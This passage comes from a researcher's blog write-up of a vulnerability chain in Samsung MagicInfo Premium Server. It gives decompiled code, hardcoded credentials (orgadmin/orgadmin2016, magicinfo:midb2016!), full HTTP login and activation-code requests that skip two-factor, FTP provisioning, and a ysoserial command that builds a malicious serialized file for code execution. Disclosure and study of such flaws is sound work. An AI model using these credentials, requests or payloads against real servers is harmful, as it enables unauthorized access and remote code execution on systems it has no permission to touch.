/* 463 */       throw new OpenApiServiceException(OpenApiExceptionCode.E401[0], OpenApiExceptionCode.E401[1]);
/*     */     }
/* 468 */     boolean canReadAuth = this.user.checkAuthority("Server Setup Manage"); // 2
/* 470 */     if (!canReadAuth) {
/* 471 */       throw new OpenApiServiceException(OpenApiExceptionCode.U110[0], OpenApiExceptionCode.U110[1]);
/*     */     }
/* 475 */     ActivationInfo acInfo = ActivationInfoImpl.getInstance();
/* 477 */     String newActivationCode = null;
/* 478 */     int ret = 0;
/*     */     try {
/* 480 */       SimpleDateFormat sdf = new SimpleDateFormat("yyyy-MM-dd hh:mm:ss");
/* 481 */       Date date = sdf.parse(expired_date_str + " 23:59:59");
/* 482 */       Timestamp expired_date = new Timestamp(date.getTime());
/* 484 */       ActivationEntity acEntity = new ActivationEntity();
/* 486 */       acEntity.setOrgan_id(organ_id);
/* 487 */       acEntity.setExpired_date(expired_date);
/* 489 */       newActivationCode = acInfo.genNewActivationCode();
/* 490 */       acEntity.setActivation_code(newActivationCode);
/* 492 */       ret = acInfo.addActivationInfo(acEntity);
/*     */     }
/* 494 */     catch (Exception e) {
/* 495 */       logger.error("", e);
/*     */     }
/* 498 */     if (ret > 0) {
/* 499 */       return newActivationCode; // 3
/*     */     }
/* 501 */     return "FAIL";
/*     */   }
Up until this point, everything was pre-authenticated so I was excited to chase the rabbit hole. However, now we are presented with another 3 problems:
- Inside of the
C:/MagicInfo Premium/server/WEB-INF/openapi_service_config.xmlfile, we find the definition with thenoAuthCheckattribute set to false. This means that authentication is required.
            <method enable="true" name="addActivationInfo" noAuthCheck="false" requireDeviceType="false" requireUserInfo="false" show="true">
                <documentation>addActivationInfo</documentation>
                <form>GET</form>
                <returnType>
                    <type>class java.lang.String</type>
                    <documentation>Generated activation code</documentation>
                </returnType>
                <parameters>
                    <param paramName="organ_id" type="class java.lang.Long" xmlTransferable="false">
                        <documentation>user organization id</documentation>
                    </param>
                    <param paramName="expired_date_str" type="class java.lang.String" xmlTransferable="false">
                        <documentation>YYYY-MM-DD</documentation>
                    </param>
                </parameters>
            </method>
- The next hurdle is that at [1] we see a check on
canReadActivationCode:
/*     */   private boolean canReadActivationCode = false;
/*     */   public CommonSettingService() {
/*     */     try {
/*  82 */       this.canReadActivationCode = StrUtils.nvl(CommonConfig.get("saas.ac.enable")).equals("true");
/*  83 */     } catch (ConfigException configException) {}
/*     */   }
This is a non-default setting, only used for Samsungs cloud environment and I couldn’t find a way to dynamically update the settings (that would have been a fun bug). So inside of C:/MagicInfo Premium/conf/config.properties we will need the setting: saas.ac.enable = true.
- The final hurdle is that at [2] the code checks that the logged in user has
Server Setup Managepermission. This means, we probably need an admin user to pull all this off.
This is where I almost gave up, we had all the keys to the puzzle up until this point all the requests were pre-authenticated and now the attack chain will require authentication as an admin user coupled with a non-default configuration. I would audited the authentication mechanism and attempted an authentication bypass however would still have had the non-default config problem. Alas! I’m an optimist and as it turns out, authentication doesn’t seem to be too much of a problem because there is a somewhat hidden account called orgadmin. This is not documented anywhere online. I even asked old mate AI with my poor prompting skills and they said they don’t even know anything about it either!

Turns out though, that the default hardcoded password is orgadmin2016. Who would have guessed? I had to be sure though, so I may or may not have verified externally.

Interesting to note that on newer versions, that is 21.1080.0 and above the REST API have enforced users to enable two factor by default when logging in.

However when using the MISLoginController via the MagicInfoWebAuthorClient application, we dont have to submit any second factor. So, the flow to construct an activation code looks like this.
Request:
POST /MagicInfoWebAuthorClient/main HTTP/1.1
Host: [target]:7002
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

username=orgadmin&password=orgadmin2016
Response:
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=DC96A6C5E8C9E03B6FE1DDA9C647626E; Path=/MagicInfoWebAuthorClient; Secure; HttpOnly
Set-Cookie: user=JGFkOGIwNDNkZmY1YzdmMjgkdA==; HttpOnly
Cache-Control: no-store
Content-Type: application/json;charset=UTF-8
Content-Language: en
Date: Wed, 13 Aug 2025 05:38:52 GMT
Server: MagicInfo Premium Server
Content-Length: 40

{
    "token":"JGFkOGIwNDNkZmY1YzdmMjgkdA=="
}
Request:
POST /MagicInfo/openapi/open?service=CommonSettingService.addActivationInfo&organ_id=1&expired_date_str=2222-01-01&token=JGFkOGIwNDNkZmY1YzdmMjgkdA%3d%3d HTTP/1.1
Host: [target]:7002
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Response:
HTTP/1.1 200 OK
...
Content-Type: text/xml;charset=UTF-8
Content-Language: en
Content-Length: 127
Date: Wed, 13 Aug 2025 00:19:46 GMT
Server: MagicInfo Premium Server

<?xml version="1.0" encoding="UTF-8" ?>
<response code="0">
  <responseClass class="String">1335518</responseClass>
</response>
Now we have a valid activation_code. Using this code when making a request targeting the com.samsung.magicinfo.framework.monitoring.service.ActivationServiceActivity class and setting the mo_path for .MO.MONITORING_INFO.ACTIVATION.ACTIVATION_CODE to the valid value, meaning we can provision the ftp account and finally login!
steven@DESKTOP-DHOMH1S:~$ curl ftp://Xn-WG-Rq-5x-HW-Vl:[email protected]
drwx------   3 user group            0 Aug 12 01:04 HTTPWarningPage
drwx------   3 user group            0 Aug 12 01:04 admin
drwx------   3 user group            0 Aug 12 01:05 capture
drwx------   3 user group            0 Aug 12 01:05 contents_home
drwx------   3 user group            0 Aug 12 01:12 evt
drwx------   3 user group            0 Aug 12 01:12 face
drwx------   3 user group            0 Aug 12 01:05 jnlp
drwx------   3 user group            0 Aug 12 01:07 jobs_home
drwx------   3 user group            0 Aug 12 01:05 mdd
drwx------   3 user group            0 Aug 12 01:05 mofiles
drwx------   3 user group            0 Aug 12 01:12 pop
drwx------   3 user group            0 Aug 12 01:05 privacy_policy
drwx------   3 user group            0 Aug 12 01:05 schedule
drwx------   3 user group            0 Aug 12 01:05 validation
drwx------   3 user group            0 Aug 12 01:05 vwt
As a fun note, see if you can guess why I set the username to contain dashes!
Exploitation
Just creating an ftp account is useless because unless there is a traversal read/write within the ftp server, we are dead in the water. Unless, of course we can overwrite trusted files! Inside of the com.samsung.magicinfo.protocol.compiler.util.Deserializer class we see the following code:
/*    */ public class Deserializer
/*    */ {
/*    */   public static MOTree getMOTree(String serializedMOTreeFilePath) throws Exception {
/* 26 */     file = null;
/* 27 */     input = null;
/*    */     try {
/* 29 */       file = new FileInputStream(serializedMOTreeFilePath);
/* 30 */       input = new ObjectInputStream(file);
/* 31 */       MOTree moTree = (MOTree)input.readObject();
/* 32 */       return moTree;
/* 33 */     } catch (Exception e) {
/* 34 */       throw e;
/*    */     } finally {
/* 36 */       input.close();
/* 37 */       file.close();
/*    */     }
/*    */   }
/*    */
/*    */
/*    */   public static MONodeConstraints getMONodeConstraints(String serializedMONodeConstraintsFilePath) throws Exception {
/* 43 */     file = null;
/* 44 */     input = null;
/*    */     try {
/* 46 */       file = new FileInputStream(serializedMONodeConstraintsFilePath);
/* 47 */       input = new ObjectInputStream(file);
/* 48 */       MONodeConstraints moNodeConstraints = (MONodeConstraints)input.readObject();
/* 49 */       return moNodeConstraints;
/* 50 */     } catch (Exception e) {
/* 51 */       throw e;
/*    */     } finally {
/* 53 */       input.close();
/* 54 */       file.close();
/*    */     }
/*    */   }
/*    */ }
What’s that? Deserialization of untrusted data? I’ll take it! Looks like com.samsung.magicinfo.protocol.repository.MORepository calls into the Deserializer class methods:
/*     */   private void loadModel(String model, Properties configProps) throws Exception {
/* 291 */     String motAttr = null;
/* 292 */     String mocAttr = null;
/* 293 */     String motValue = null;
/* 294 */     String mocValue = null;
/*     */     try {
/* 299 */       if (configProps != null) {
/* 300 */         motAttr = model + ".mot";
/* 301 */         mocAttr = model + ".moc";
/* 302 */         motValue = (String)configProps.get(motAttr);
/* 303 */         mocValue = (String)configProps.get(mocAttr);
/*     */       }
/* 306 */       else if (mofileBasePath != null) { // 1
/* 307 */         String motFName = model + "_MO_TREE.BIN"; // 2
/* 308 */         String mocFName = model + "_MO_CONSTRAINTS.BIN";
/* 309 */         motValue = mofileBasePath + File.separator + model + File.separator + motFName; // 3
/* 310 */         mocValue = mofileBasePath + File.separator + model + File.separator + mocFName;
/*     */       } else {
/* 313 */         logger.error("--------------------------------------------------");
/* 314 */         logger.error("MOTree load failed. model=" + model);
/* 315 */         logger.error("--------------------------------------------------");
/*     */         return;
/*     */       }
/* 319 */       if (motValue != null && mocValue != null && !motValue.trim().equals("") &&
/* 320 */         !mocValue.trim().equals("")) {
/* 327 */         MOTree moTree = Deserializer.getMOTree(motValue); // 4
/* 329 */         MONodeConstraints moNodeConstraints = Deserializer.getMONodeConstraints(mocValue);
/* 332 */         MOCompiledFile moCompiledFile = new MOCompiledFile();
/* 333 */         moCompiledFile.moTree = moTree;
/* 334 */         moCompiledFile.moNodeConstraints = moNodeConstraints;
/* 336 */         moTreeMap.put(model, moCompiledFile);
/*     */       }
/* 338 */     } catch (Exception e) {
/* 339 */       logger.error("--------------------------------------------------");
/* 340 */       logger.error("MOTree Loading of " + model + "Model Failed!!!");
/* 341 */       logger.error("--------------------------------------------------");
/*     */     }
/*     */   }
At [1], if mofileBasePath is set, then the code flows to [2] and sets the motFName value with the model value. At [3] the path is built up and stored in motValue. Finally at [4] Deserializer.getMOTree is called with the path to the serialized file.
/*     */   private void loadSingleMOConfig() {
/*     */     try {
/* 378 */       if (CommonConfig.get("mo.files.upload.savepath") != null) {
/* 379 */         mofileBasePath = CommonConfig.get("mo.files.upload.savepath"); // 5
/*     */       }
/*     */
/* 382 */       //...
/* 393 */     } catch (Exception ex) {
/* 394 */       logger.error("load SingleMO Config failed !!!", ex);
/*     */     }
/*     */   }
At [5] the mofileBasePath is set from the C:/MagicInfo Premium/conf/config.properties file. The default value is mo.files.upload.savepath=C:/MagicInfo Premium/runtime/upload/mofiles. The default ftp root path is C:/MagicInfo Premium/runtime/upload. This is all coming together, finally!
steven@DESKTOP-DHOMH1S:~$ curl ftp://Xn-WG-Rq-5x-HW-Vl:[email protected]/mofiles/Default/
-rw-------   1 user group         1292 Jun 17  2024 AlarmInfo.xml
-rw-------   1 user group         1787 Jun 17  2024 BasicInfo.xml
-rw-------   1 user group         4032 Jun 17  2024 ConfInfo.xml
-rw-------   1 user group         2172 Jun 17  2024 Default_MO_CONSTRAINTS.BIN
-rw-------   1 user group         2773 Aug 12 22:04 Default_MO_TREE.BIN                          <--- we can target this file
-rw-------   1 user group        23013 Jun 17  2024 DeviceConfInfo.xml
-rw-------   1 user group        23892 Jun 17  2024 DisplayConfInfo.xml
-rw-------   1 user group         1415 Jun 17  2024 FaultInfo.xml
-rw-------   1 user group         1550 Jun 17  2024 LogInfo.xml
-rw-------   1 user group         3663 Jun 17  2024 MONITOR_MO.xml
-rw-------   1 user group         3001 Jun 17  2024 MONITOR_MO_SCHEMA.xsd
-rw-------   1 user group          994 Jun 17  2024 MONITOR_TYPE_SCHEMA.xsd
-rw-------   1 user group        11977 Jun 17  2024 MonitoringInfo.xml
-rw-------   1 user group         8724 Jun 17  2024 Operation.xml
-rw-------   1 user group         4846 Jun 17  2024 ScheduleInfo.xml
This code path is triggered when a new instance of MORepository is constructed or when the refresh method is called and this seems to only be triggered upon startup of the Spring application. To get code execution, the attacker can generate a Default_MO_TREE.BIN using java -jar ~/ysoserial/target/ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 mspaint. Note though that they will need to adjust the pom.xml file to use commons-beanutils-1.9.3 and commons-collections-3.2 libs.
Elevation of Privilege
Keep in mind, all of these attacks can be done from a local context and result in elevation of privilege because an attacker can simply login to the database with the using hardcoded credentials magicinfo:midb2016! and inject their own valid ftp account and approve/provision it! Non-default settings? Admin accounts? …nah.

You might have to wait for the box to restart or for the admin to restart the service though.
Proof of Concept
You can download the poc here.

Wrap-up
Thanks for sticking around! If you made it this far without any memes, give yourself a pat on the back, after all this is 2026. You may notice some errors in the blog post, it’s my attempt to convince you that this wasn’t written by AI, hopefully that worked! Stick around for part 2 of this blog post series where I detail a pre-authenticated RCE vector that doesn’t require a reboot/restart of the MagicInfoPremium service!